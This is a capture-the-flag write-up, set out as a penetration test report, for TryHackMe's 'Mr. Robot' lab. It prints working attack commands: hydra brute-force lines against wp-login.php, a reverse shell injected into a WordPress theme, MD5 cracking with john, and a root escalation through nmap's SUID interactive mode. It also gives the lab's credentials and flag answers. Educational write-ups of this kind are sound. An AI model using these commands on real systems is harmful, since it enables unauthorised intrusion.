Penetration Testing Report - Virtual Machine "Mr. Robot CTF"

1. General Information and Executive Summary

Field	Detail
Client	TryHackMe
Target IP	10.65.164.160
Platform	WordPress 4.3.1 (Linux Ubuntu)
Consultant	Bender2997_
Test Date	2026-03-25
Criticality	Critical
Compromise Vectors	Sensitive file exposure (robots.txt), Weak Credentials (Brute force), Remote Code Execution (RCE) via theme file write, Privilege Escalation via vulnerable SUID binary (nmap).

Executive Summary:

The security assessment of the target (10.65.164.160) revealed a critical exploitation chain that allowed complete system control, reaching root privileges.

The initial vector was the exposure of sensitive files through the `robots.txt` file, which led to a dictionary (`fsocity.dic`) and the first flag. A vulnerable WordPress 4.3.1 installation with enabled XML-RPC was identified, permitting user enumeration and a successful brute force attack against the user **Elliot**.

Access as an authenticated user allowed the injection of a reverse shell into the theme code, achieving Remote Code Execution (RCE) as the **daemon** user. Finally, an old and vulnerable version of the SUID binary `/usr/local/bin/nmap` was leveraged to escalate privileges to **root**. The criticality of these findings is extreme, as total system compromise was achieved.

2. Methodology and Exploitation Phases

The methodology was based on black-box analysis, divided into the phases of Reconnaissance, Initial Access, and Privilege Escalation.

2.1. Reconnaissance and Enumeration Phase

1. **Port Scan (Nmap):** Three open ports were identified on the target:
    - 22/tcp: ssh (OpenSSH 8.2p1 Ubuntu).
    - 80/tcp: http (Apache httpd).
    - 443/tcp: ssl/http (Apache httpd).
2. **Web Application Analysis:** Inspection of the website and tools like wappalyzer and whatweb confirmed the presence of an Apache server running the WordPress Content Management System (CMS). The identified WordPress version was 4.3.1 (considered insecure) and the active theme was twentyfifteen (Version 1.3, outdated).
    - Command: `wpscan --url http://10.65.164.160/`


```
[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.65.164.160/63851e8.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.65.164.160/63851e8.html, Match: 'WordPress 4.3.1'
```

```
[+] WordPress theme in use: twentyfifteen
 | Location: http://10.65.164.160/wp-content/themes/twentyfifteen/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: http://10.65.164.160/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 4.1
 | Style URL: http://10.65.164.160/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st…
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.65.164.160/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'
```


3. **Directory Enumeration (Gobuster):** The gobuster tool identified standard WordPress directories like `wp-admin/`, `wp-content/`, and key files like `wp-login.php`.
    - Command: `gobuster dir -u http://10.65.164.160/ -w /usr/share/wordlists/dirb/common.txt`

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# gobuster dir -u http://10.65.164.160/ -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.65.164.160/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.hta                 (Status: 403) [Size: 213]
.htaccess            (Status: 403) [Size: 218]
.htpasswd            (Status: 403) [Size: 218]
0                    (Status: 301) [Size: 0] [--> http://10.65.164.160/0/]
admin                (Status: 301) [Size: 235] [--> http://10.65.164.160/admin/]
atom                 (Status: 301) [Size: 0] [--> http://10.65.164.160/feed/atom/]
audio                (Status: 301) [Size: 235] [--> http://10.65.164.160/audio/]
blog                 (Status: 301) [Size: 234] [--> http://10.65.164.160/blog/]
css                  (Status: 301) [Size: 233] [--> http://10.65.164.160/css/]
dashboard            (Status: 302) [Size: 0] [--> http://10.65.164.160/wp-admin/]
favicon.ico          (Status: 200) [Size: 0]
feed                 (Status: 301) [Size: 0] [--> http://10.65.164.160/feed/]
Image                (Status: 301) [Size: 0] [--> http://10.65.164.160/Image/]
image                (Status: 301) [Size: 0] [--> http://10.65.164.160/image/]
images               (Status: 301) [Size: 236] [--> http://10.65.164.160/images/]
index.html           (Status: 200) [Size: 1188]
index.php            (Status: 301) [Size: 0] [--> http://10.65.164.160/]
intro                (Status: 200) [Size: 516314]
js                   (Status: 301) [Size: 232] [--> http://10.65.164.160/js/]
license              (Status: 200) [Size: 309]
login                (Status: 302) [Size: 0] [--> http://10.65.164.160/wp-login.php]
page1                (Status: 301) [Size: 0] [--> http://10.65.164.160/]
phpmyadmin           (Status: 403) [Size: 94]
rdf                  (Status: 301) [Size: 0] [--> http://10.65.164.160/feed/rdf/]
readme               (Status: 200) [Size: 64]
robots               (Status: 200) [Size: 41]
robots.txt           (Status: 200) [Size: 41]
rss                  (Status: 301) [Size: 0] [--> http://10.65.164.160/feed/]
rss2                 (Status: 301) [Size: 0] [--> http://10.65.164.160/feed/]
sitemap              (Status: 200) [Size: 0]
sitemap.xml          (Status: 200) [Size: 0]
video                (Status: 301) [Size: 235] [--> http://10.65.164.160/video/]
wp-admin             (Status: 301) [Size: 238] [--> http://10.65.164.160/wp-admin/]
wp-content           (Status: 301) [Size: 240] [--> http://10.65.164.160/wp-content/]
wp-config            (Status: 200) [Size: 0]
wp-cron              (Status: 200) [Size: 0]
wp-includes          (Status: 301) [Size: 241] [--> http://10.65.164.160/wp-includes/]
wp-links-opml        (Status: 200) [Size: 227]
wp-load              (Status: 200) [Size: 0]
wp-login             (Status: 200) [Size: 2671]
wp-mail              (Status: 500) [Size: 3074]
wp-settings          (Status: 500) [Size: 0]
wp-signup            (Status: 302) [Size: 0] [--> http://10.65.164.160/wp-login.php?action=register]
xmlrpc               (Status: 405) [Size: 42]
xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)
```


4. **Sensitive File Discovery:** The `robots.txt` file contained references to two hidden files:



- `fsocity.dic` (a dictionary).



- `key-1-of-3.txt` (The first flag of the CTF).



2.2. Initial Access Phase (Brute Force and RCE)

1. **XML-RPC Vulnerability:** The wpscan check confirmed that `xmlrpc.php` was enabled, making it vulnerable to brute force attacks.

```
[+] XML-RPC seems to be enabled: http://10.65.164.160/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```


2. **User Enumeration (Hydra):** The `fsocity.dic` dictionary was used to enumerate users.
   - Command: `hydra -L fsocity.dic -p mrrobot_test 10.65.164.160 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=Invalid"`.

```
┌──(root㉿kali)-[/home/_/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# hydra -L fsocity.dic -p mrrobot_test 10.65.164.160 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=Invalid"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-25 14:54:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.65.164.160:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=Invalid
[80][http-post-form] host: 10.65.164.160   login: Elliot   password: mrrobot_test
```


   - User Found: **Elliot**.
3. **Brute Force Attack (Hydra):** The user Elliot was attacked with the `fsocity.dic` dictionary.

```
┌──(root㉿kali)-[/home/_/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# hydra -l Elliot -P fsocity.dic 10.65.164.160 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-25 15:13:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858236 login tries (l:1/p:858236), ~53640 tries per task
[DATA] attacking http-post-form://10.65.164.160:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=incorrect
[80][http-post-form] host: 10.65.164.160   login: Elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-25 15:13:55
```


   - Command: `hydra -l Elliot -P fsocity.dic 10.65.164.160 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=incorrect"`.
   - Credentials Obtained: **Elliot:ER28-0652**.



4. **Remote Code Execution (RCE) via Theme Edit:** A PHP reverse shell was injected into the `404.php` file of the twentyfifteen theme through the administration panel.



- Shell Access: Navigating to the modified file's URL (`http://10.65.164.160/wp-content/themes/twentyfifteen/404.php`) after starting a netcat listener resulted in a reverse shell with **daemon** user privileges.



2.3. Lateral Movement and Privilege Escalation Phase (robot user)

1. **Local Enumeration:** The `/home/robot/` directory was found with sensitive files.

```
daemon@ip-10-65-164-160:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2  2025 ..
-r--------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@ip-10-65-164-160:/home/robot$ cat /home/robot/password.raw-md5
cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-65-164-160:/home/robot$
```

   - Files Found: `key-2-of-3.txt` (Flag 2) and `password.raw-md5` with the MD5 hash `c3fcd3d76192e4007dfb496cca67e13b`.
2. **Password Decryption (John the Ripper):** The hash was decrypted.
   - Command: `john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 robot.hash`.
   - Decrypted Password: **abcdefghijklmnopqrstuvwxyz**.
3. **Access as robot User:** System access was gained with the new credentials.

```
daemon@ip-10-65-164-160:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
```

   - Flag 2 (`key-2-of-3.txt`): `822c73956184f694993bede3eb39f959`.

2.4. Privilege Escalation Phase (Root)

1. **SUID Binary Enumeration:** SUID binaries were searched using the command `find / -perm -4000 -type f 2>/dev/null`.

```
robot@ip-10-65-164-160:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

- Highlighted Binary: `/usr/local/bin/nmap`.

2. **Nmap SUID Exploitation:** The installed version (3.81) was confirmed to support interactive mode.

```
robot@ip-10-65-164-160:~$ /usr/local/bin/nmap --version
/usr/local/bin/nmap --version
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

- Exploitation Commands:
  - `/usr/local/bin/nmap --interactive`
  - `!sh`.

3. **Shell and Final Flag Obtained:** Root access was obtained, and the final flag was recovered.

```
root@ip-10-65-164-160:~# cd /root
cd /root
root@ip-10-65-164-160:/root# ls
ls
firstboot_done  key-3-of-3.txt
root@ip-10-65-164-160:/root# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

- Flag 3 (`key-3-of-3.txt`): `04787ddef27c3dee1ee161b21670b4e4`.

3. Conclusions and Mitigation Recommendations

3.1. Conclusion

The system showed critical failures due to the use of obsolete software (WordPress 4.3.1 and Nmap 3.81) and poor security hygiene, allowing initial compromise via brute force and a direct privilege escalation to root through a vulnerable SUID binary.

3.2. Critical Recommendations

ID	Risk	Mitigation Recommendation
MRR-001	Info Leak (Web)	Eliminate sensitive files like dictionaries and credentials from the web directory and `robots.txt`.
MRR-002	Weak Credentials	Implement strong password policies and mitigate brute force on `xmlrpc.php`.
MRR-003	Obsolete Software	Update WordPress to the latest stable version.
MRR-004	PrivEsc (SUID)	Remove the SUID bit from the `/usr/local/bin/nmap` binary or update it to a secure version.

ID	Risk	Mitigation Recommendation
MRR-005	RCE (Theme Editor)	Restrict access to the WordPress theme editor or disable it for non-essential users.

4. Lessons Learned / Attack Analysis

- **How was the vector detected?** The file disclosure via `robots.txt`, which contained the `fsocity.dic` dictionary, directed the initial attack toward WordPress brute force.
- **What raised suspicion?** The old version of WordPress (4.3.1) and the detection of `/usr/local/bin/nmap` with the SUID bit enabled (version 3.81) signaled clear paths for initial access and privilege escalation, respectively.
- **What actions would be different in a real-world environment?** Priority would be given to using tools with API tokens for more precise vulnerability enumeration in WordPress (wpscan) and using automated privilege escalation scripts (LinPEAS) to identify additional network configurations or internal services.